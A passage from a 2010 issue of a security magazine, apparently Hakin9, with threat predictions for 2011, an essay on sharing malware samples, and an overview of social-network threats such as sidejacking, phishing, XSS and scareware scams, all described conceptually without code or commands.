Have you seen the *BlueBox* that lets someone eavesdrop on your telephone conversations if you use a Bluetooth headset for your wireless cell phone?

Imagine your car is hacked and software is planted on your car's new guidance system hard drive that saves wave files of your business conversations. Then, just sitting in a parked car next to yours, the cyber criminal

downloads all of this data over the Bluetooth protocol or physically breaks in and uses a USB connection to dump the hard drive for your competition.

The old fashioned social engineering attacks of yesterday *hello, this is john in IT, I lost my password to the server...* preying on the easily exploited and friendly receptionist will make way for an entirely new and innovative social engineering wave of cyber crime.

Without best practices, proper training and regular self-assessment, expect to be socially engineered and outmaneuvered by cyber criminals. If you have something they want and it's valuable, they will use these more creative social engineering methods to exploit you and your organization. I strongly recommend looking at the ISO27001 standard (See: <http://www.iso.org>), security training and awareness tools. Checkout Winn Schwartau's Security Awareness packages at <http://www.thesecurityawarenesscompany.com/> where he offers some free courses and tools plus don't forget to bookmark Clement Dupuis' amazing security training site at <http://www.cccure.org>. Without ongoing training, awareness and certification, you will not be ready for the next wave of social engineers.

Prediction #9: Increases in Microsoft Windows Application Layer Vulnerabilities will lead towards their rapid exploitation.

If you've already heard that a majority of new zero-day exploits go after new holes in the Adobe Acrobat reader, then you're already thinking about this problem. Adobe is not alone. With so many *rendering* engines being exploitable, we have to expect more application layer vulnerabilities in 2011. For example, maybe the JPEG rendering flaw in the Microsoft Internet Explorer web browser was fixed but is there a PNG rendering flaw? Could one simply write a new exploit that allows them to gain remote control of your computer through a *browser drive by* as you simply visit one of your favorite trusted URLs and the moment your browser renders what appears to be a simple graphic file in the PNG format, you become infected – your computer is now a zombie or member of a cyber crime botnet and you don't even know it? Think of all the applications you use and trust every day – Office applications, email utilities such as Outlook – an FTP client, a Web browser. As the complexity in these applications grows and their feature-rich upgrades make it to your desktop this year, you should expect to see more holes being uncovered at the application layer. This leaves an open door to cyber criminals and cyber terrorists who will find a way to get that little *droplet* into your inbox or socially engineer a trusted employee into installing the new *add-on*, the latest plugin, the best flash update, a new piece of java code – any open door to your applications and wham – expect the unexpected.

The best way to deal with this upcoming trend is to audit your systems for vulnerabilities and use application layer auditing tools such as the free OVAL scanner from MITRE (See: <http://oval.mitre.org>). In addition, don't expect all the patches to help solve this problem but it is best to be at the latest patch level while looking for holes in your favorite applications. Train your end-users not to trust any new or free plugins or add-ons and if you have to, implement stronger *User Access Controls* (UACs) to block these installations without your knowledge. Finally, a next generation HIPS engine like Prevx, Threatfire or others will definitely help. You might get infected but if you can mitigate the risk or quarantine the infection quickly, you could stop the outbreak before it's too late.

Prediction #10: Growing Privacy Right Violations by Governments and their Contractors in the name of Cyber Defense will take place.

All major governments have declared a war on Cybercrime and Cyberterrorism in an effort to combat rising economic damages from cyber crime and the risk of national and localized catastrophic events through successful critical infrastructure breaches. With cybercrime being a serious issue, can it be solved without threatening our liberty? According to Richard Clarke, local University of Pennsylvania graduate and past Special Advisor on cybersecurity and cyberterrorism for the Bush Administration, *We [the US Government] have created a new military command to conduct a new kind of high-tech war without public debate, media discussion, serious congressional oversight, academic analysis or international dialogue"*

Finally in 2010, the US Government admitted that it has created the *the United States Cyber Command* or *USCybercom* to guard electronic voting systems, nuclear power plant networks and transportation infrastructure that is at risk.

Many organizations such as the ACLU.org and EPIC.org are fearing an abuse of the new government position that could possibly threaten the freedom of the internet. These watchdog organizations feel that more oversight is needed – but who will do so? What's to stop China from taking over 15% of the internet for 18 minutes (which recently happened) or the US government from taking over 100% of the internet for 18 hours (which could happen in the very near future)?

Just as x-ray body scanners and pat downs have become commonplace at airports across America, so have the backlashes against these invasive approaches to protect Citizens against *the next* terrorist threat at airports. With this mentality, the same approach will be taken at controlling the Internet *for your safety*. Microsoft has suggested, and Comcast, a large *Internet Service Provider* (ISP) in the USA, has already agreed

to do this by quarantining IP addresses they think are infected with malware. You pay Comcast for internet access and if they think your machine is infected, you're off their network until further notice.

There will be National and International backlashes against governments trying to wrest control of the Internet for your own good. Contractors such as Google will store information and share it with the NSA in the name of national security – but the real question is – are you really that much safer? Can they really act upon terabytes of personal information? In the war on terror, we must always ask our elected officials, who are the terrorists and who are the victims? When governments take over various aspects of your personal freedoms in the name of security, do they themselves become those they hoped to protect you from?

Ultimately the Cybercrime and Cyberwar have begun and 2011 is shaping up to be a very interesting year. There will be more activities in this area both through legislation and counter-action legal battles between governments and watchdog groups. You might not want to stand on the sidelines while the war rages. You should speak up and voice your opinion while you still have the opportunity to do so using Blogs, E-mail and the Web.

In Summary

Next year is going to be one of the most innovative and interesting years in Cybercrime and Cyberwar – we need to be ever more vigilant, keep our guard up, train our employees, our families and friends to be on the lookout and to speak out. Take the right precautions, look towards innovation and next generation solutions so you'll continue to be one step ahead of tomorrow's threat. Happy holidays to all my readers and many thanks to Hakin9 Magazine for moving to a digitally free version – not only is the price right, but with all of the other excellent articles and unique points of view on cyber security, *please consider Hakin9.org one of your best weapons in the cyber war.*

GARY S. MILIEFSKY, FMDHS, CISSP®

Gary S. Miliefsky is a regular contributor to Hakin9 Magazine. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).



BYTE ME!

Visit the Swiss Cyber Storm 3 Security Conference!
12 - 15 May 2011, Rapperswil (Switzerland)

Highlights: Cyber Underground Threats - FBI Experiences - Security Researches - Interactive Hacking Lab - OWASP Training - Forensic Investigations - Hacker Profiling - Advanced Persistent Threats - Incident Handling - iPhone Hacking - Wargame Challenges - Capture The Flag - Special Events and more!

www.swisscyberstorm.com

Sharing Malware

There is a lot of malware out there, and a lot of people interested in analyzing what they can find. Commercial services, friendly alliances, and others set up to collect and share those samples. Is this a good idea?

What are the risks in sharing this data? There are a few camps of thought on whether malware should be shared openly, controlled, or even collected at all. We run a very successful and effective malware exchange at Emerging Threats as well. We're looking at expanding that operation, and the pros and cons need considering. Always best to talk about these things openly, so let's explore the good and bad here.

First, why do we want malware? Lots of reasons. AV companies need it of course to build detections for new strains. In that regard, whatever we do in the open community does good in getting coverage built into their products. On the surface this is a good thing, end users are better protected to some degree.

But this is a commercial enterprise with the exception of a few companies that provide a free scanner, but these are few and far between. For the most part that redistribution effort goes into a commercial product that those of us who collect and redistribute see no commercial benefit. But that's of course not why we do the things we do, as open security researchers we aim to learn and do something good. So pumping malware into the AV engines is a good thing, although when the commercial companies rely on us too heavily for their intelligence we can start to feel used and abused. So should these commercial companies have to chip something in to get these samples?

And how do we decide which commercial companies get access to these feeds? There are companies out there we don't trust, or put out a product that's far inferior. I'd argue that an end user that's convinced to buy an inferior scanner is nearly as bad as not having AV installed because they think they're covered but aren't as well as they could be. But overall even the best AV engines have huge miss rates for new samples, so I'm not sure I can say what's good and what's bad for an engine's coverage rate. And holding samples back from

an inferior company because of trust issues only keeps that company inferior, even if they are sincerely trying to offer the best coverage based on the samples they get. My feeling there then is that we should share with every AV company that is legitimately offering a product.

There are many other reasons to collect malware. At Emerging Threats we use it to test our IDS signatures and write new ones. Similar to an AV company, although there are very few in the industry who do take this approach, we sandnet and analyze every sample we get, apply our rules to it's communication, and make sure we catch it. If not we write rules to make sure we do. This is automatable to some degree but still requires a significant amount of human involvement. This is an incredibly effective tool, and what makes the Emerging Threats and Emerging Threats Pro rulesets comprehensive and useful.

Education! Malware is good for that. You can't learn to be a good reverse engineer without having samples available. But how do we get the samples to people that really have an interest?

In a more difficult category then is sharing with researchers. All sorts of research happens on malware samples every day. Universities, commercial research, government sponsored research all happens on these malware feeds, and some very good stuff comes of it. But do they control these samples as well as we'd like?

So that leads us to consider what might happen if these malware feeds were shared with the wrong person, or disclosed on an ongoing basis, the crux of the malware collection issue. What happens if we share to bad guys. This is what I'm debating myself. At the root, all the malware is in the possession originally of some of the bad guys. It's generated by them and they understand it. Each bad guy understands his malware and some related strains they've used. But they don't generally have mass access to many other strains, so

these collections would be novel to them. I'm not sure they'd be of great interest, but some.

There could be some bad that comes of bad guys having direct access to sample feeds. If a bad guy is interested in finding out how their samples are collected, and when, this could be useful to them. We don't want them to know where and how we collect because they'll blacklist or evade our collection methods. If a bad guy were really interested in not being detected quickly by AV they'd want to not be collected quickly.

So I want to identify where I'm being collected. Put a unique sample up in one place and see when it hits the feed. Track IPs, whatever you do for distribution, and you could pretty quickly narrow down how it's being captured. That's bad, we want to get all the malware we can as quickly as possible. That's the real point here, fast coverage when they change things.

There are purists in this camp that say no one outside of background-checked researchers and commercial companies that sign a non-disclosure agreement should have access to sample feeds. Nice in theory, but it does two negative things. First, it prevents a lot of people that have legitimate good uses for the malware from having access. Second, it drives malware collection into smaller and smaller pockets of people which are even more vulnerable to misuse and less complete. Neither situation is good for the overall security of us all.

So the pros of sharing malware are pretty clear from the discussion above. Faster coverage by more AV products, better IDS coverage (although as far as I know Emerging Threats is the only IDS ruleset actively analyzing malware on a large scale), and

a better educated generation of reverse engineers coming up. My argument I think is this, we worry too much about who gets access to samples. The pros far outweigh the cons for sharing. We still should identify people that want this malware, and do basic checks to see if it's being misused by members. If bad guys start fingerprinting how we collect then we need to do more collection and move more often. If we have fewer malware feeds with more contributors fingerprinting becomes even more difficult. Even possibly to the point if we have a majority of collected malware in one place and that's redistributed with basic identity checks then fingerprinting may become too difficult because of the diversity of collection points.

I'm very interested in what folks think about this though. It's a huge upcoming task to solve. What do you think? Is malware a controlled substance that requires special vetting and knowledge to handle, or should it be shared openly in the cause of education and protection?

As always please send me your thoughts, jonkman@emergingthreatspro.com. Get your copy of the new ET Pro Ruleset, <http://www.emergingthreatspro.com> and support open source security!


MATTHEW JONKMAN

*Matt is the founder of emergingthreats.net, the only open and community based intrusion detection ruleset, and is also president of the Open Information Security Foundation (OISF). The OISF is building *Suricata*, a next generation ids funded by the US department of homeland security.*

a d v e r t i s e m e n t

If you're running 2.8.6 or anything prior . . .
Emerging Threats Pro is the only ruleset for you

**EMERGING
THREATS PRO**
the comprehensive ruleset



contact
us

765.807.8630 | info@emergingthreatspro.com | www.emergingthreatspro.com

The Social Web Threat

The Social Web

The Social Web is also known as Web 2.0 or the dynamic Web. Social Websites are generally free to use and allow people to socialize, interact, share experiences, upload photographs, share interests, build friendship networks and play online community games. The Social Web has evolved and today we see Facebook, Twitter and MySpace to name three of the most popular are openly encouraging people to upload their entire life. We are also seeing the emergence of geo-location websites like Foursquare and Yelp – it's all happening in the Social Web space. People can share their daily lives (by the second if they wish) with other friends (and strangers – more on this later). This all leads to a life in which people live in a virtual environment losing touch with reality and leaving themselves exposed to the ever growing malware threat.

The Dynamic threat

Hackers have embraced the concept of social networks. The cyber hackers have realized that they can concentrate their attack vectors to particular Social websites. Hackers, carders and cyber gangs have identified the opportunity – after all criminality is a business – according to the UK's SOCA e-crime unit the average criminal can earn in excess of \$1.2m per annum. That is a staggering amount of money. By focussing resource on one website criminals could in effect focus all their efforts reducing the amount of C&C servers and botnet networks.

The common errors users make

Social networks give us all a free hand to write what we want and say what we want without any laws or governance. Users can write something and be quoted out of context; mix personal with business information; engage in rage comments against the business they work for; accumulating friends when they are just strangers; sharing too much personal and business information; clicking on every link */advert* and using the same password for every social network.

So having understood some of the high level risks what are the Social Web threat vectors? Here is a brief analysis of the dynamic threats users might experience

when using social networks such as Facebook, Twitter or MySpace.

Website SSL Encryption

Facebook provides *partial* SSL protection to the browser (but no SSL authorisation) but don't go far enough considering the data they collect. EBay and PayPal are probably the most secure popular websites where they provide complete SSL authorisation (as does Twitter if a user uses HTTPS) – hence why the hackers/spammers continue to use email phishing and common social engineering techniques in an attempt to steal EBay and PayPal usernames and passwords.

Anyone with a little knowledge can *session hijack* (called *sidejacking*) someone else's browser cookie, but only if that person has an active session. Only last month a Firefox exploit add-on called Firesheep proved it was very easy to *session hijack* someone else's cookie and webpage of Facebook for example.

Partial sidejacking uses the authentication cookie which is used on most websites – it allows you to revisit the same website without logging back in. This doesn't allow a hacker access to all your Facebook account pages though.

Full sidejacking does this and allows a hacker to have access to every webpage on your Facebook page. It isn't possible for a hacker to obtain a username or password or change your password though. This should be applicable to most of the popular websites users use. Sites that don't have any SSL encryption are open to full hijacking which means a hacker has access to your username/password and can change your password. This is an experience anyone would want to avoid.

Facebook is one of the most popular websites, but is not the only one that could be subject to the sidejacking and hijacking attack vector. Social websites in particular should use end-to-end HTTPS or SSL encryption. Maybe one day the Internet will also standardize web and browser security. We can only wait and hope.

HMTL Phishing

Phishing is adapting with new attack vectors which include Facebook, LinkedIn and Twitter security notifications, online banking verifications and spam emails that carry malicious PDF, image, .zip files and

HTML attachments with malicious JavaScript. The spam volumes according to Symantec's *State of Spam and Phishing* are increasing and at this time of year (December) they always increase rather more than at other times of the year.

HTML phishing is one attack vector which is on the increase and social networks are seeing spikes in this type of attack. This type of attack is very much reliant on social engineering as the user has to provide personal information on a fake webpage i.e. bank login page.

Cyber criminals are starting to focus on the social networks – mainly because there are so many users to target (and they are all in one place) – and the targets will propagate the malicious content much faster than through normal infection routes. Strangers become friends, friends send the messages with HTML links and images and the malicious code starts to pyramid through a user's friend's network and their friend's network and so on.

URL shortening – the Twitter effect

URL shortening is provided by a number of services that run proxy-like servers, so it's no surprise that Twitter is a target for the spammers and hackers. URL shortening isn't new (Twitter just brought it into the media eye) but it is becoming very popular on news and social networks. It's incredibly easy for a hacker to also setup a URL shortening service (or hijack an existing service i.e. bit.ly) using Django applications for example – the potential risks are obvious. There is also the issue that the frames could offer hackers a malicious opportunity, whereby the IFrame can be disabled using an API call.

Character limitation and the fact that social network users like to receive notifications and share status updates and news feed links, leads security experts to believe the malware writers will focus their efforts on the URL shortening services. How many of us actually click on a shortened link? Among security circles this figure would be very low but non-security and social networkers the figure is likely to be very high.

Hidden mobile URLs & mobile banking

Hidden URLs also pose a direct threat to desktop and mobile users of social networks. Only recently it was found that a hacker could hide a malicious link on the iPhone iOS which could trick users into thinking they were visiting a legitimate website.

Mobile banking will also become widely used in the future, so malware writers will be tasked to find ways to intercept and key log a users banking session – this could be achieved through a hidden or shortened URL. Malware writers will concentrate their efforts on the desktop for now, but in the future when there are only two or three core mobile operating systems, expect increases in URL phishing email and HTML exploits.

For now, the cost of developing mobile malware for so many different platforms is cost prohibitive.

Geo-Tagging & location-based Social Web

Think Foursquare and Yelp and the one thing that springs to mind if you are technical is *geo-tagging*. These apps allow for GPS, Wi-Fi, and Bluetooth, cell site triangulation *check-in* which allows users to find shops, restaurants and landmarks close to a user's mobile location. The user can then *check-in* and share their location with Facebook, MySpace or Twitter friends for example.

The deal-hunter (known as *check-in*) apps do provide rewards i.e. if you check in at some stores, say four times you get something for free on the fifth visit. A clever technology developed by start-up Shopkick actually uses *mobile-audio* to deliver location-based messages. Shopkick uses a speaker that sends an audio signal to the mobiles microphone that is in the *geo-location* and that has the Shopkick app running...

There is a downside to using these *check-in* apps – they all broadcast a user's location and their shopping habits to others on the app network or to their Facebook or Twitter friends and feeds. Foursquare does allow users to turn off *sharing your location* but that defeats the object of using it. Shopkick only works if a user has their app – so it's really a case of *user-beware*. It's up to the user whether they value their personal data and their *location* privacy.

Cross site scripting (XSS)

Cross site scripting (XSS) is a vulnerability which allows a hacker to inject malicious code from one website into another. Another attack vector is clickjacking, which allows a HTML element to be inserted inside another HTML document – this is often referred to as an IFrame attack. These types of attack methods are growing in popularity with malware writers i.e. the IFrame attack using a worm script on Orkut (another social community website). XSS/IFrame exploits are difficult to identify, unless you know what you are looking for, so you can see the value of controlling what scripts are presented by a user's browser.

Did you know?

Facebook was targeted by a worm earlier this year, which infected thousands of Facebook users by exploiting a JavaScript flaw. The JavaScript exploit forced users to *like* a Facebook page, which then automatically spread it through a user's wall by leaving a malicious link on a victim's wall.

Facebook third-party application security threat

Facebook has also introduced new API methods for accessing data. In the first instance, Third-party

Facebook developers can now use a simple JSON interface to make requests using a valid OAuth access token.

The downside here is Facebook is not forcing developers to move to this new interface – though most third-party developers appear to be still using the old REST API. Facebook did announce on June 1st 2010 that they are requiring developers to use this new system (but it is not mandatory at present November 2010). Facebook developers will be using the new Graph API for access and publishing – developers should keep one eye open on this. In time Facebook will force developers from FBML tag-based applications and shift them to use IFrame – but this comes with obvious security implications.

The major problem with the OAuth 2.0 system is that it isn't *tried and tested*. It's relatively a young protocol which is under constant development – like anything under development there are security holes that need to be filled. The OAuth 2.0 protocol is currently handling third-party authentication for over 400 million users, so you'd expect security to be of high concern.

The really strong aspect of the new protocol is that the two step flow process makes it impossible to forge a request for an access token. A hacker might be able to hijack the first implementation process but getting an accessible token requires the application secret. If a hacker has cracked the application secret then they have access to the third-party application.

Application attacks using OAuth 2.0 is actually much easier than under the old system. Facebook is advising all developers to move towards HTML-based applications rather than FBML which *exploits cross-site scripting* (XSS) holes. A hacker for example could take advantage of an FBML application by inserting the JavaScript. Developers will find out that the new API requests make it easier for hackers to exploit – i.e. *cross-site request* (CSRF) attack would make it very easy for hackers to exploit. Another attack vector is once an application has a valid session an XSS attack would be able to hijack the session and issue requests back to Facebook using the Facebook applications access token.

As you will know this attack vector can only work if there is XSS vulnerability in the third-party Facebook application – so this hijack method is more difficult to deploy than in the previous protocol. If you were to search the Internet you will find references which highlight over 9000 Facebook applications that have serious XSS or other security flaws.

Did you know?

Facebook users inadvertently provided access to their names and in some cases even their friend's names to advertising and Internet tracking companies. A report by

the Wall Street Journal earlier this year (2010) claimed that through some popular applications companies were accessing personal information.

According to the Journal's investigation, the issue affected tens of millions of Facebook application users, including people who set their profiles to Facebook's strictest privacy settings. The practice violated the sites rules and raised questions about its ability to keep identifiable information about its users' activities secure, the paper said. Facebook hasn't introduced technology to counter this threat at the time of writing.

Social engineering and impersonation

Facebook profiles for example advertise people's personal information – it wouldn't take long for someone to find out someone's address and post code having befriended them. Basic personal information can be found out in little under an hour. People are very open these days – especially the young. The *friends* are *strangers* rule should be applied but social networkers want to acquire friends regardless of whether they actually know them or not. In other words people are happy to allow *strangers* to be their friend, upload photographs, watch who tags them (also tag others) and learn who their friends are. This however makes it very easy for cyber criminals to exploit social web profiles.

Criminal gangs have in recent months started to focus their attentions towards calling individuals to sell fake antivirus software called *scareware*. Social networks provide the ideal opportunity to connect with *strangers* and befriend people using simple social engineering tricks. Criminal gangs will also look to advertise their malicious software and integrate their malicious code into third-party applications (refer to *Facebook third-party application security threat* section). This will no doubt prove to be a lucrative attack vector for the cyber criminals.

Cold-calling scareware scams

Social networks provide a centric platform for cyber criminals to adopt new attack vectors. One particular attack vector that has appeared recently is *cold-calling scareware scams*. Criminal gangs are cold-calling individuals in an attempt to obtain credit card details and gain remote access to a user's computer.

Cold-calling scams have managed to trick people because the impersonators claim to be from reputable companies such as Microsoft. The impersonators can sound very convincing especially when the caller says the individuals name and address – some cold-callers may even claim they were given an individual's personal information from an ISP.

The cold-callers will attempt to social engineer the conversation by claiming they can see the Windows

Event Viewer on a PC. As technical readers will know the Event Viewer will log errors – but not all errors are critical to system integrity.

The cold-callers will further social engineer the individual by claiming that the errors are associated with a virus or malware. The end-game is to get the individual to purchase the fake antivirus which will then install malicious software i.e. Trojans, keyloggers, convert the PC into a zombie and provides remote access to further access the PC.

Final Thoughts

The Social Web is evolving into a *hive* driven by people's desires to want to be popular, famous and to feel important. Everyone wants to network with everyone else. Some psychologists have already seen people addicted to Facebook and Twitter and concerns are growing about how much information people can actually take in. The more friends, the more updates, the more information, the more time has to be spent reading and digesting. Family and real social life suffers. Equally as more and more people use the Social Web, there will be more and more opportunities for hackers and cyber criminals to exploit people who use these websites.

Users of social networks will have to take some personal responsibility for the information they share

online. An important point worth remembering – once you're personal information is on Facebook – Facebook owns everything (this is also applicable to most if not all social networks). The data can be cached too, which means Facebook (and root DNS servers) could retain *images* of everything you ever posted up until you delete it.

It isn't clear whether the Social Web will overtake search engines as the core search tool of the World Wide Web, but one thing is for sure – the Internet is still in its infancy and the next generation of undiscovered technology may ultimately lead to us using the Internet very differently in the future. As the Internet evolves so will the cyber criminal community, and so do the threats. In fact it is more likely the malware trends of today – where malware writers are one step ahead of AV signature and behavior detection – will continue to remain one step ahead.

JULIAN EVANS

Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.

a d v e r t i s e m e n t



HAKIN9

Subscribe to our newsletter and stay up to date with all news from Hakin9 magazine!

<http://hakin9.org/newsletter>

In the next issue of HAKING magazine:

Examine your Network With Nmap

Exploring GCIH certification

Social Network Security Issues

Available on

January 31st